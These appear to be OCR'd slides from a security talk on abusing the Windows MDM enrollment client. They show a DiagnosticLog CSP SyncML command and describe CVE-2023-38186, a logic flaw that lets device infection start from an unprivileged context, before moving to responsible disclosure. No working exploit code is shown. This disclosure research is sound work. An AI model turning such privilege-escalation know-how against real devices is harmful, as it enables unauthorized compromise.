
<Exec>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/TraceControl
  </LocURI>
  <Data>START</Data>
</Exec>
```

DiagnosticLog CSP



We can abuse it.  
Can we break it?


# Windows MDM Client Stack



# Device Enrollment Execution Flow

From WinRT call to Device Provisioning

**CVE-2023-38186**




# Exploiting the MDM Enrollment Client

- **CVE-2023-38186**  
Device Enrollment  
Exploitation Primitive (DEEP)


Exploits logical vulnerability in Reflected Enroller  
WinRT functionality that handles AAD Enrollment

- **Device infection is performed  
from unprivileged context**


# Vulnerability Responsible Disclosure Process



